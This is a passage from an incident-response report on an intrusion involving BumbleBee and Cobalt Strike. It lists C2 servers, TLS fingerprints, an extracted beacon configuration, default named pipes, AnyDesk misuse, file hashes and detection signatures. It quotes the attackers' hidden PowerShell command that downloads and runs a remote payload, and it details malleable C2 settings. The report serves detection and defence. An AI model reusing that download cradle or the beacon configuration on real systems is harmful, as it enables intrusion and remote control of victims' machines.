"Product": "Microsoft® Windows® Operating System",
"RuleName": "technique_id=T1218.002,technique_name=rundll32.exe",
"TerminalSessionId": 0,
"User": "NT AUTHORITY\\SYSTEM",
"UtcTime": [redacted]
```

We observed this beacon performing various techniques (process injections in svchost process via CreateRemoteThread, default named pipes, etc.)

Command and Control

The graph below shows all communications to malicious IP addresses made by the dropped payloads or processes which threat actors injected into:


45.140.146.30
BumbleBee C2
rundll32 namr.dll,IternalJob
142.91.3.109
svchost.exe -k ClipboardSvcGroup -p -s cbdhsvc
108.62.12.174
Cobalt Strike C2
104.243.33.50
Payload Hosting/Download
Explorer.EXE
rundll32.exe
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://104.243.33.50:80/a'))"
45.153.243.142
wab.exe

BumbleBee

```
142.91.3[.]109
45.140.146[.]30
```

All the active Bumblebee command and control shared a common server configuration in regards to TLS setup.


```
JA3: c424870876f1f2ef0dd36e7e569de906
JA3s: 61be9ce3d068c08ff99a857f62352f9d

Certificate: [76:28:77:ff:fe:26:5c:e5:c6:7a:65:01:09:63:44:6d:57:b7:45:f2 ]
Not Before: 2022/04/12 06:33:52 UTC
Not After: 2023/04/12 06:33:52 UTC
Issuer Org: Internet Widgits Pty Ltd
Subject Org: Internet Widgits Pty Ltd
Public Algorithm: rsaEncryption
```

Cobalt Strike

Cobalt Strike (CS) was extensively used during this intrusion, the threat actors used CS as the main Command and Control tool, dropped several payloads, and injected into multiple processes on different hosts.

C2 Servers

Two CS C2 servers were used during this intrusion. The graph below shows beaconing activity over time, we can notice the continuous usage of the first C2 server (45.153.243[.]142/fuvataren[.]com) from day 1 and the second C2 server (108.62.12[.]174/dofixifa[.]co) during the last day of intrusion only (day 11):



The main beacon **wab.exe**:

```
45.153.243[.]142
fuvataren[.]com


JA3: a0e9f5d64349fb13191bc781f81f42e1
JA3s: ae4edc6faf64d08308082ad26be60767

Certificate: [6c:54:cc:ce:ca:da:8b:d3:12:98:13:d5:85:52:81:8a:9d:74:4f:fb ]
Not Before: 2022/04/15 00:00:00 UTC
Not After: 2023/04/15 23:59:59 UTC
Issuer Org: Sectigo Limited
Subject Common: fuvataren.com [fuvataren.com ,www.fuvataren.com ]
Public Algorithm: rsaEncryption
```

Below is the Cobalt Strike configuration of this C2 exported from a sandbox analysis results:

```
access_type: 512
beacon_type: 2048
host: fuvataren.com,/rs.js
http_header1:
AAAAEAAAABBIb3N0OiBhbWF6b24uY29tAAAACgAAABFDb25uZWN0aW9uOiBjbG9zZQAAAAoAAAASQWNjZXB0Oi

http_header2:
AAAAEAAAABBIb3N0OiBhbWF6b24uY29tAAAACgAAABFDb25uZWN0aW9uOiBjbG9zZQAAAAoAAAAVQWNjZXB0LU

http_method1: GET
http_method2: POST
jitter: 6144
polling_time: 5000
port_number: 443
sc_process32: %windir%\syswow64\rundll32.exe
sc_process64: %windir%\sysnative\rundll32.exe
state_machine:
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC5eYxmuxksHBu5Hqtk11PJye1th52fYvmUXmFrL1vEIQs9+B

unknown1
3.025605888e+09
unknown2
AAAABAAAAAIAAAJYAAAAAwAAAA8AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

uri: /en
user_agent: Mozilla/5.0 (Linux; Android 8.0.0; SM-G960F Build/R16NW)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202
watermark: 1580103814
```

The **PowerShell** beacon:

```
108.62.12[.]174
dofixifa[.]co


JA3: a0e9f5d64349fb13191bc781f81f42e1
JA3s: ae4edc6faf64d08308082ad26be60767

Certificate: [ec:57:c5:ca:b1:ca:fb:88:3e:ce:1d:f3:89:0c:91:e3:1d:0a:75:ec ]
Not Before: 2022/03/26 00:00:00 UTC
Not After: 2023/03/26 23:59:59 UTC
Issuer Org: Sectigo Limited
Subject Common: dofixifa.com [dofixifa.com ,www.dofixifa.com ]
Public Algorithm: rsaEncryption
```

Full configuration extraction using ***1768.py*** tool:

```
Config found: xorkey b'.' 0x00000000 0x000031e0
0x0001 payload type                     0x0001 0x0002 8 windows-beacon_https-
reverse_https
0x0002 port                             0x0001 0x0002 443
0x0003 sleeptime                        0x0002 0x0004 5000
0x0004 maxgetsize                       0x0002 0x0004 2796542
0x0005 jitter                           0x0001 0x0002 48
0x0007 publickey                        0x0003 0x0100
30819f300d06092a864886f70d010101050003818d0030818902818100990b95ec8c7c882213d9afae50bc

0x0008 server,get-uri                   0x0003 0x0100 'dofixifa.com,/ro'
0x0043 DNS_STRATEGY                     0x0001 0x0002 0
0x0044 DNS_STRATEGY_ROTATE_SECONDS      0x0002 0x0004 -1
0x0045 DNS_STRATEGY_FAIL_X              0x0002 0x0004 -1
0x0046 DNS_STRATEGY_FAIL_SECONDS        0x0002 0x0004 -1
0x000e SpawnTo                          0x0003 0x0010 (NULL ...)
0x001d spawnto_x86                      0x0003 0x0040
'%windir%\\syswow64\\rundll32.exe'
0x001e spawnto_x64                      0x0003 0x0040
'%windir%\\sysnative\\rundll32.exe'
0x001f CryptoScheme                     0x0001 0x0002 0
0x001a get-verb                         0x0003 0x0010 'GET'
0x001b post-verb                        0x0003 0x0010 'POST'
0x001c HttpPostChunk                    0x0002 0x0004 0
0x0025 license-id                       0x0002 0x0004 0
0x0026 bStageCleanup                    0x0001 0x0002 1
0x0027 bCFGCaution                      0x0001 0x0002 0
0x0009 useragent                        0x0003 0x0100 'Mozilla/5.0 (Linux; Android
8.0.0; SM-G960F Build/R16NW) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202'
0x000a post-uri                         0x0003 0x0040 '/styles'
0x000b Malleable_C2_Instructions        0x0003 0x0100
  Transform Input: [7:Input,4,2:338,3,8]
   Print
   Remove 338 bytes from begin
   BASE64
   NETBIOS lowercase
0x000c http_get_header                  0x0003 0x0200
  Const_host_header Host: gmw.cn
  Const_header Connection: close
  Build Metadata: [7:Metadata,8,3,2:wordpress_logged_in=,6:Cookie]
   NETBIOS lowercase
   BASE64
   Prepend wordpress_logged_in=
   Header Cookie
0x000d http_post_header                 0x0003 0x0200
  Const_host_header Host: gmw.cn
  Const_header Connection: close
  Const_header Accept-Encoding: gzip
  Const_header Content-Type: text/plain
  Build Output: [7:Output,15,3,4]
   XOR with 4-byte random key
   BASE64
   Print
  Build SessionId: [7:SessionId,3,2:__session__id=,6:Cookie]
   BASE64
   Prepend __session__id=
   Header Cookie
0x0036 HostHeader                       0x0003 0x0080 (NULL ...)
0x0032 UsesCookies                      0x0001 0x0002 1
0x0023 proxy_type                       0x0001 0x0002 2 IE settings
0x003a TCP_FRAME_HEADER                 0x0003 0x0080 '\x00\x04'
0x0039 SMB_FRAME_HEADER                 0x0003 0x0080 '\x00\x04'
0x0037 EXIT_FUNK                        0x0001 0x0002 0
0x0028 killdate                         0x0002 0x0004 0
0x0029 textSectionEnd                   0x0002 0x0004 155989
0x002a ObfuscateSectionsInfo            0x0003 0x0020
'\x00p\x02\x00á\x0b\x03\x00\x00\x10\x03\x00 ·\x03\x00\x00À\x03\x00\x1cÞ\x03'
0x002b process-inject-start-rwx         0x0001 0x0002 4 PAGE_READWRITE
0x002c process-inject-use-rwx           0x0001 0x0002 32 PAGE_EXECUTE_READ
0x002d process-inject-min_alloc         0x0002 0x0004 12128
0x002e process-inject-transform-x86     0x0003 0x0100
'\x00\x00\x00\x05\x90\x90\x90\x90\x90'
0x002f process-inject-transform-x64     0x0003 0x0100
'\x00\x00\x00\x05\x90\x90\x90\x90\x90'
0x0035 process-inject-stub              0x0003 0x0010 '2ÍAíð\x81\x0c[_I\x8eßG1Ìm'
0x0033 process-inject-execute           0x0003 0x0080 '\x01\x03\x04'
0x0034 process-inject-allocation-method 0x0001 0x0002 0
0x0000
Guessing Cobalt Strike version: 4.3 (max 0x0046)
```

Default named pipes

The threat actors used default CS configuration and default named pipes. Named pipes were created in order to establish communication between CS processes:





Image	count	CobaltStrike PipeName
C:\Users\[redacted]\AppData\Local\wab.exe	5	\postex_17e9 \postex_320d \postex_55f8 \postex_972d \postex_fc2e
C:\Windows\Explorer.EXE	2	\postex_3e9b \postex_8c73
C:\Windows\system32\rundll32.exe	5	\postex_0dde \postex_4008 \postex_4429 \postex_8248 \postex_caf4
C:\Windows\system32\svchost.exe	4	\postex_2356 \postex_3508 \postex_5e24 \postex_956f
c:\windows\syswow64\windowspowershell\v1.0\powershell.exe	1	\postex_c8f3

In this particular case, threat actors used default post-exploitation jobs, which have a pattern of `postex_[0-9a-f]{4}` .



```
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=18
EventType=4
ComputerName=[redacted]
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=220756
Keywords=None
TaskCategory=Pipe Connected (rule: PipeEvent)
OpCode=Informations
Message=Pipe Connected:
RuleName: technique_id=T1055; Possible Cobalt Strike post-exploitation jobs.
EventType: ConnectPipe
UtcTime: [redacted]
ProcessGuid: {30010ec8-787f-625d-a032-000000000c00}
ProcessId: 34296
PipeName: \postex_4008
Image: C:\Windows\system32\rundll32.exe
```


Below is the full list of all default named pipes spotted during this intrusion:

```
\postex_0dde
\postex_3e9b
\postex_4008
\postex_4429
\postex_55f8
\postex_8248
\postex_8c73
\postex_972d
\postex_fc2e
```

Named pipes are commonly used by Cobalt Strike to perform various techniques. Here is a Guide to Named Pipes and Hunting for Cobalt Strike Pipes from one of our contributors @svch0st.


AnyDesk

As mentioned before in the lateral tool transfer section, threat actors remotely dropped the ***AnyDesk*** binary on a server from the beachhead:




Computer Name	Initiating Process Command Line	Action Type	Folder Path	File Name
Beachhead	wab.exe	FileCreated	\\ Server IP \c$\ProgramData	AnyDesk (1).exe
	wab.exe	RemoteFileCreation	c:\ProgramData	AnyDesk (1).exe
	wab.exe	FileCreationOnRemoteShare	\\ Server IP \c$\ProgramData	AnyDesk (1).exe
	wab.exe	NetworkShareWrite	\\ Server IP \c$\ProgramData	AnyDesk (1).exe
	wab.exe	FileModified	\\ Server IP \c$\ProgramData	AnyDesk (1).exe

A new service was created (Event ID 7045) upon the execution of ***AnyDesk*** installer:



```
{
  EventData:
  {
    Data:
    [
      {
        @Name: ServiceName,
        #text: AnyDesk Service
      },
      {
        @Name: ImagePath,
        #text: """C:\Program Files (x86)\Microsoft\AnyDesk\AnyDesk.exe"" --service"
      },
      {
        @Name: ServiceType,
        #text: user mode service
      },
      {
        @Name: StartType,
        #text: auto start
      },
      {
        @Name: AccountName,
        #text: LocalSystem
      }
    ]
  }
}
```

AnyDesk logs, `%ProgramData%\AnyDesk\ad_svc.trace` and `%AppData%\AnyDesk\ad.trace` , show that it was used during Day 1 and Day 7 of this intrusion, using the local Administrator account each time. The usage of ***AnyDesk*** can be relatively easy to spot if you have the right logs (*.anydesk.com domains, ***AnyDesk*** user agent, etc.):



boot.net.anydesk.com
api.playanext.com
relay-dafa4c5b.net.anydesk.com
"AnyDesk (1).exe" --local-service
"AnyDesk.exe" --service

The usage of ***AnyDesk*** also triggered two ET signatures:


```
ET POLICY SSL/TLS Certificate Observed (AnyDesk Remote Desktop Software)
ET USER_AGENTS AnyDesk Remote Desktop Software User-Agent
```

Again, those are quick wins to add to your detection capabilities to detect the usage of unauthorized remote administration tools, commonly used by ransomware operators

AnyDesk configuration file and the network logs revealed that the id used was **159889039** and the source IP was **108.177.235.25** (LeaseWeb USA – Cloud Provider).



```
ad.ancl.cached_config=AAIAAAABAAAAAAAAAAAAAAAA.
ad.anynet.alias=.
ad.anynet.client_stats_hash=bb164f6688275eec871e2d9d25aa3ac7244c1d8d.
ad.anynet.cur_version=30064771079.
ad.anynet.fpr=10791b103172986cfe08ee4efebf44b1160342ff.
ad.anynet.id=159889039.
ad.anynet.last_relay=relay-dafa4c5b.net.anydesk.com:80:443:6568.
ad.anynet.network_hash=e9a686cf576d2cf5e0282c7264965d8894575cd4.
ad.anynet.network_id=main.
ad.anynet.relay.fatal_result=1.0.
ad.anynet.relay.state=2.
ad.discovery.default_behavior=0.
ad.discovery.enabled=false
```



```
info 2022-04[redacted] 23:26:36.434    gsvc   7728   6332   27      anynet.punch_connector - -> Spawning: 108.177.235.25:7070 (0).
info 2022-04[redacted] 23:26:36.434    gsvc   7728   6332   27              fiber.scheduler - Spawning child fiber 28 (parent 27).
info 2022-04[redacted] 23:26:36.434    gsvc   7728   6332   27      anynet.punch_connector - -> Spawning: 108.177.235.25:49673 (1).
info 2022-04[redacted] 23:26:36.434    gsvc   7728   6332   27              fiber.scheduler - Spawning child fiber 29 (parent 27).
info 2022-04[redacted] 23:26:36.434    gsvc   7728   6332   27      anynet.punch_connector - -> Spawning: 108.177.235.25:7070 (2).
info 2022-04[redacted] 23:26:36.434    gsvc   7728   6332   27              fiber.scheduler - Spawning child fiber 30 (parent 27).
info 2022-04[redacted] 23:26:36.434    gsvc   7728   6332   28      anynet.punch_connector - [108.177.235.25:7070] Connecting
info 2022-04[redacted] 23:26:36.450    gsvc   7728   6332   29      anynet.punch_connector - [108.177.235.25:49673] Connecting (lport 62421, attempt 0).
```

Impact

There was no impact (exfiltration, data encryption, or destruction) during this intrusion. However, the observed TTPs show common cybercrime threat actors tradecraft which may have lead to domain wide ransomware had the threat actors had enough time.

Indicators

Files

```
BC_invoice_Report_CORP_46.zip
5226b7138f4dd1dbb9f6953bd75a320b
6c87ca630c294773ab760d88587667f26e0213a3
c1b8e9d77a6aea4fc7bed4a2a48515aa32a3922859c9091cecf1b5f381a87127

document.lnk
3466ffaf086a29b8132e9e10d7111492
58739dc62eeac7374db9a8c07df7c7c36b550ce5
90f489452b4fe3f15d509732b8df8cc86d4486ece9aa10cbd8ad942f7880075e

namr.dll
f856d7e7d485a2fc5b38faddd8c6ee5c
c68e4d5eaae99d6f0a51eec48ace79a4fede3c09
2d67a6e6e7f95d3649d4740419f596981a149b500503cbc3fcbeb11684e55218

wab.exe
c68437cc9ed6645726119c12fdcb33e7
7a3db4b3359b60786fcbdaf0115191502fcded07
1cf28902be615c721596a249ca85f479984ad85dc4b19a7ba96147e307e06381

af.exe
9b02dd2a1a15e94922be3f85129083ac
2cb6ff75b38a3f24f3b60a2742b6f4d6027f0f2a
b1102ed4bca6dae6f2f498ade2f73f76af527fa803f0e0b46e100d4cf5150682

VulnRecon.exe
5839b4013cf6e25568f13d3fc4120795
d9832b46dd6f249191e9cbcfba2222c1702c499a
eb4cba90938df28f6d8524be639ed7bd572217f550ef753b2f2d39271faddaef

VulnRecon.dll
951d017ba31ecc6990c053225ee8f1e6
a204f20b1c96c5b882949b93eb4ac20d4f9e4fdf
a9e90587c54e68761be468181e56a5ba88bac10968ff7d8c0a1c01537158fbe8

CommandLine.dll
3654f4e4c0858a9388c383b1225b8384
974ffbfae36e9a41ac672f9793ce1bee18f2e670
fa2b74bfc9359efba61ed7625d20f9afc11a7933ebc9653e8e9b1e44be39c455

w.bat
bba3ff461eee305c7408e31e427f57e6
3300c0c05b33691ecc04133885b7fc9513174746
59198ffaf74b0e931a1cafe78e20ebf0b16f3a5a03bb4121230a0c44d7b963d2

s.bat
4b78228c08538208686b0f55353fa3bf
67707f863aa405a9b9a335704808c604845394bf
5eb0b0829b9fe344bff08de80f55a21a26a53df7bd230d777114d3e7b64abd24
```

Network

BumbleBee

```
142.91.3[.]109
45.140.146[.]30
```

Cobalt Strike

```
45.153.243[.]142
fuvataren[.]com

108.62.12[.]174
dofixifa[.]com
```

Cobalt Strike Payload Hosting

```
104.243.33[.]50
```

Detections

Network

```
ET POLICY OpenSSL Demo CA - Internet Widgits Pty (O)
ET POLICY SMB Executable File Transfer
ET RPC DCERPC SVCCTL - Remote Service Control Manager Access
ET POLICY SMB2 NT Create AndX Request For an Executable File
ET POLICY SSL/TLS Certificate Observed (AnyDesk Remote Desktop Software)
ET USER_AGENTS AnyDesk Remote Desktop Software User-Agent
(Snort VRT) MALWARE-OTHER CobaltStrike powershell web delivery attempt
```

Sigma

https://github.com/The-DFIR-Report/Sigma-Rules/blob/main/win_network_anydesk.yml
https://github.com/The-DFIR-Report/Sigma-Rules/blob/main/win_cobaltstrike_operator_bloopers_cmds.yml
https://github.com/The-DFIR-Report/Sigma-Rules/blob/main/adfind_discovery
https://github.com/SigmaHQ/sigma/blob/04f72b9e78f196544f8f1331b4d9158df34d7ecf/rules/windows/builtin/security/win_iso_mount.yml
